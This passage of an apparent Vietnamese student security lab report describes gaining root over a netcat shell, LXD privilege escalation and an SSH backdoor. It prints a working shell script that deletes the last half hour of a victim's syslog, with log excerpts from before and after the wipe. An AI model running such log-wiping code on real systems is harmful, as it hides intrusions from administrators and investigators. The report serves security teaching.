
Hình 38: Mở cổng netcat

Tại máy victim login vào user root



Hình 39: Người dung truy cập

Tại máy tấn công vào được user root



Hình 40: Máy tấn công vào được root



## Tiến hành xóa log

```
May  7 12:06:10 victime systemd[3784]: Failed to start snap.lxd.lxc-753c3d04-913c-4cff-be6d-515a25ff097a.scope.
/mnt/root/var/log # cat deletelog2.sh
#!/bin/sh
current_timestamp=$(date +%s)
echo "Current timestamp: $current_timestamp"
start_timestamp=$((current_timestamp - 1800))
echo "Start_timestamp: $start_timestamp"
start_time=$(date -d "@$start_timestamp" '+%b %d %H:%M:%S')
end_time=$(date '+%b %d %H:%M:%S')

echo "Start_time: $start_time"
echo "End_time: $end_time"

awk -v st="$start_time" -v et="$end_time" \
'BEGIN { found = 0 }
 $0 ≥ st && $0 ≤ et { found = 1 }
 !found' /mnt/root/var/log/syslog > /mnt/root/var/log/syslog.temp
mv /mnt/root/var/log/syslog.temp /mnt/root/var/log/syslog
echo "Cac dong nhap ky da dc xoa"
/mnt/root/var/log #
```

Hình 41: Code xóa log

```
May  7 12:05:50 victime gnome-software[4398]: shell-extensions did not set error for gs_plugin_refresh
May  7 12:05:50 victime gnome-software[4398]: Only 0 apps for recent list, hiding
May  7 12:05:51 victime PackageKit: resolve transaction /356_edadbeec from uid 1001 finished with success after 606ms
May  7 12:05:51 victime systemd[3784]: snap.lxd.lxc-0c3b8fac-7d42-4fa6-90c7-48a3571a9068.scope: Failed to add PIDs to scope's control group: Permission denied
May  7 12:05:51 victime systemd[3784]: snap.lxd.lxc-0c3b8fac-7d42-4fa6-90c7-48a3571a9068.scope: Failed with result 'resources'.
May  7 12:05:51 victime systemd[3784]: Failed to start snap.lxd.lxc-0c3b8fac-7d42-4fa6-90c7-48a3571a9068.scope.
May  7 12:05:52 victime PackageKit: search-file transaction /357_acdcdee from uid 1001 finished with success after 1451ms
May  7 12:05:52 victime systemd[3784]: snap.lxd.lxc-12d7c903-c7d1-4ac9-adfa-8f6d22b6b69e.scope: Failed to add PIDs to scope's control group: Permission denied
May  7 12:05:52 victime systemd[3784]: snap.lxd.lxc-12d7c903-c7d1-4ac9-adfa-8f6d22b6b69e.scope: Failed with result 'resources'.
May  7 12:05:52 victime systemd[3784]: Failed to start snap.lxd.lxc-12d7c903-c7d1-4ac9-adfa-8f6d22b6b69e.scope.
May  7 12:05:53 victime systemd[3784]: snap.lxd.lxc-612e52cf-1ba8-47ae-8c68-8aa82a25af54.scope: Failed to add PIDs to scope's control group: Permission denied
May  7 12:05:53 victime systemd[3784]: snap.lxd.lxc-612e52cf-1ba8-47ae-8c68-8aa82a25af54.scope: Failed with result 'resources'.
May  7 12:05:53 victime systemd[3784]: Failed to start snap.lxd.lxc-612e52cf-1ba8-47ae-8c68-8aa82a25af54.scope.
May  7 12:05:53 victime PackageKit: search-file transaction /358_dcccedbb from uid 1001 finished with success after 594ms
May  7 12:05:53 victime PackageKit: search-file transaction /359_debedbea from uid 1001 finished with success after 481ms
May  7 12:05:54 victime PackageKit: search-file transaction /360_dacdcdec from uid 1001 finished with success after 490ms
May  7 12:05:54 victime PackageKit: search-file transaction /361_dcbcbcece from uid 1001 finished with success after 489ms
May  7 12:05:55 victime PackageKit: search-file transaction /362_ddebdeedd from uid 1001 finished with success after 458ms
May  7 12:05:55 victime PackageKit: get-details transaction /363_aeddcbbba from uid 1001 finished with success after 457ms
May  7 12:05:55 victime gnome-software[4398]: Failed to load snap icon: (null): local snap has no icon
May  7 12:05:58 victime gnome-software[4398]: message repeated 4 times: [ Failed to load snap icon: (null): local snap has no icon]
May  7 12:05:58 victime systemd[3784]: snap.lxd.lxc-dd24098b-e5ee-43de-9274-bd6d87a4543a.scope: Failed to add PIDs to scope's control group: Permission denied
May  7 12:05:58 victime systemd[3784]: snap.lxd.lxc-dd24098b-e5ee-43de-9274-bd6d87a4543a.scope: Failed with result 'resources'.
May  7 12:05:58 victime systemd[3784]: Failed to start snap.lxd.lxc-dd24098b-e5ee-43de-9274-bd6d87a4543a.scope.
May  7 12:05:59 victime gnome-software[4398]: Failed to load snap icon: (null): local snap has no icon
May  7 12:06:10 victime systemd[3784]: snap.lxd.lxc-753c3d04-913c-4cff-be6d-515a25ff097a.scope: Failed to add PIDs to scope's control group: Permission denied
May  7 12:06:10 victime systemd[3784]: snap.lxd.lxc-753c3d04-913c-4cff-be6d-515a25ff097a.scope: Failed with result 'resources'.
May  7 12:06:10 victime systemd[3784]: Failed to start snap.lxd.lxc-753c3d04-913c-4cff-be6d-515a25ff097a.scope.
/mnt/root/var/log #
```

Hình 42: Log trước khi xóa

```

May  7 11:08:55 victime org.gnome.Shell.desktop[2455]: #1 0x556895618710 i /usr/share/gnome-shell/extensions/ubunt
u-appindicators@ubuntu.com/indicatorStatusIcon.js:93 (0x7f6ec40c2780 @ 58)
May  7 11:08:55 victime org.gnome.Shell.desktop[2455]: #2 0x7ffd501dd940 I resource:///org/gnome/gjs/modules/_lega
cy.js:82 (0x7f6ed82b5de0 @ 71)
May  7 11:08:55 victime org.gnome.Shell.desktop[2455]: #3 0x7ffd501dda00 b self-hosted:916 (0x7f6ed82f12b8 @ 367)
May  7 11:08:55 victime org.gnome.Shell.desktop[2455]: #4 0x7ffd501ddaf0 b resource:///org/gnome/gjs/modules/signa
ls.js:128 (0x7f6ed82d2230 @ 386)
May  7 11:08:55 victime org.gnome.Shell.desktop[2455]: #5 0x556895618688 i /usr/share/gnome-shell/extensions/ubunt
u-appindicators@ubuntu.com/appIndicator.js:190 (0x7f6ec40b2450 @ 22)
May  7 11:08:55 victime org.gnome.Shell.desktop[2455]: #6 0x7ffd501de740 I resource:///org/gnome/gjs/modules/_lega
cy.js:82 (0x7f6ed82b5de0 @ 71)
May  7 11:08:55 victime org.gnome.Shell.desktop[2455]: #7 0x5568956185e0 i /usr/share/gnome-shell/extensions/ubunt
u-appindicators@ubuntu.com/statusNotifierWatcher.js:219 (0x7f6ec40aea28 @ 225)
May  7 11:08:55 victime org.gnome.Shell.desktop[2455]: #8 0x7ffd501df320 I resource:///org/gnome/gjs/modules/_lega
cy.js:82 (0x7f6ed82b5de0 @ 71)
May  7 11:08:55 victime org.gnome.Shell.desktop[2455]: #9 0x556895618568 i /usr/share/gnome-shell/extensions/ubunt
u-appindicators@ubuntu.com/extension.js:61 (0x7f6ec4084bc0 @ 37)
May  7 11:08:55 victime org.gnome.Shell.desktop[2455]: #10 0x5568956184a8 i resource:///org/gnome/shell/ui/extensi
onSystem.js:83 (0x7f6ed80592b8 @ 441)
May  7 11:08:55 victime org.gnome.Shell.desktop[2455]: #11 0x556895618428 i resource:///org/gnome/shell/ui/extensi
onSystem.js:354 (0x7f6ed8059d58 @ 13)
May  7 11:08:55 victime org.gnome.Shell.desktop[2455]: #12 0x7ffd501e0020 b self-hosted:251 (0x7f6ed82c4ab0 @ 223)
May  7 11:08:55 victime org.gnome.Shell.desktop[2455]: #13 0x5568956183a8 i resource:///org/gnome/shell/ui/extensi
onSystem.js:353 (0x7f6ed8059cd0 @ 64)
May  7 11:08:55 victime org.gnome.Shell.desktop[2455]: #14 0x556895618328 i resource:///org/gnome/shell/ui/extensi
onSystem.js:371 (0x7f6ed8059de0 @ 87)
May  7 11:08:55 victime org.gnome.Shell.desktop[2455]: #15 0x7ffd501e1520 b resource:///org/gnome/gjs/modules/sign
als.js:128 (0x7f6ed82d2230 @ 386)
May  7 11:08:55 victime org.gnome.Shell.desktop[2455]: #16 0x7ffd501e1cc0 b resource:///org/gnome/shell/ui/session
Mode.js:205 (0x7f6ec5c705e8 @ 254)
May  7 11:08:55 victime org.gnome.Shell.desktop[2455]: #17 0x7ffd501e30b0 b resource:///org/gnome/gjs/modules/_leg
acy.js:82 (0x7f6ed82b5de0 @ 71)
May  7 11:08:55 victime org.gnome.Shell.desktop[2455]: #18 0x5568956181e8 i resource:///org/gnome/shell/ui/session
Mode.js:167 (0x7f6ec5c703c8 @ 40)
May  7 11:08:55 victime org.gnome.Shell.desktop[2455]: #19 0x7ffd501e4410 b resource:///org/gnome/gjs/modules/_leg
acy.js:82 (0x7f6ed82b5de0 @ 71)
May  7 11:08:55 victime gnome-software[5370]: no app for changed ubuntu-appindicators@ubuntu.com
May  7 11:08:55 victime org.gnome.Shell.desktop[2455]: #20 0x556895618140 i resource:///org/gnome/shell/ui/screenS
hield.js:1282 (0x7f6ec5c53a28 @ 188)
May  7 11:08:55 victime org.gnome.Shell.desktop[2455]: #21 0x7ffd501e5770 b resource:///org/gnome/gjs/modules/_leg
acy.js:82 (0x7f6ed82b5de0 @ 71)
May  7 11:08:55 victime org.gnome.Shell.desktop[2455]: #22 0x556895618090 i resource:///org/gnome/shell/ui/screenS
hield.js:1331 (0x7f6ec5c53ab0 @ 391)
May  7 11:08:55 victime org.gnome.Shell.desktop[2455]: #23 0x7ffd501e6ad0 b resource:///org/gnome/gjs/modules/_leg
acy.js:82 (0x7f6ed82b5de0 @ 71)
May  7 11:08:55 victime org.gnome.Shell.desktop[2455]: #24 0x556895618010 i resource:///org/gnome/shell/ui/screenS
hield.js:854 (0x7f6ec5c519a0 @ 25)
/mnt/root/var/log #

```

Hình 43: Log sau khi xóa

## V. Đánh giá

### 5.1. Ưu điểm

Sử dụng lỗ hổng cụ thể: Việc tận dụng lỗ hổng trong dịch vụ LXĐ là một chiến lược khai thác hiệu quả. Khi nạn nhân có quyền lợi trong nhóm lxd, khả năng trở thành root trở nên dễ dàng hơn.

Khai thác backdoor SSH: Sử dụng backdoor SSH để truy cập máy của nạn nhân là một cách tiếp cận thông minh, cho phép kẻ tấn công duy trì quyền truy cập vào hệ thống mục tiêu sau khi khai thác thành công.

## 5.2. Nhược điểm

Rủi ro của việc sử dụng backdoor SSH: Sử dụng backdoor SSH có thể tăng nguy cơ bị phát hiện và chặn bởi các biện pháp bảo mật, như tường lửa và các giải pháp giám sát mạng.

Người dùng có thể nhận biết: Người dùng thông minh và có kiến thức về an ninh mạng có thể nhận ra các dấu hiệu của một email phishing, như sự thiếu chính xác về ngữ pháp và cú pháp, yêu cầu thông tin cá nhân nhạy cảm mà không có lý do rõ ràng, hoặc yêu cầu thực hiện các hành động khẩn cấp.

## VI. Tài liệu tham khảo

1. <https://viblo.asia/p/hieu-ro-ve-reverse-shells-LzD5ddE45jY>
2. <https://www.revshells.com/>
3. <https://github.com/saghul/lxd-alpine-builder/>
4. [https://documentation.ubuntu.com/lxd/en/latest/tutorial/first\\_steps/](https://documentation.ubuntu.com/lxd/en/latest/tutorial/first_steps/)
5. <https://www.exploit-db.com/exploits/46978>
6. [https://www.youtube.com/watch?v=58-145bvU\\_8&list=LL](https://www.youtube.com/watch?v=58-145bvU_8&list=LL)
7. <https://book.hacktricks.xyz/linux-hardening/privilege-escalation/interesting-groups-linux-pe/lxd-privilege-escalation>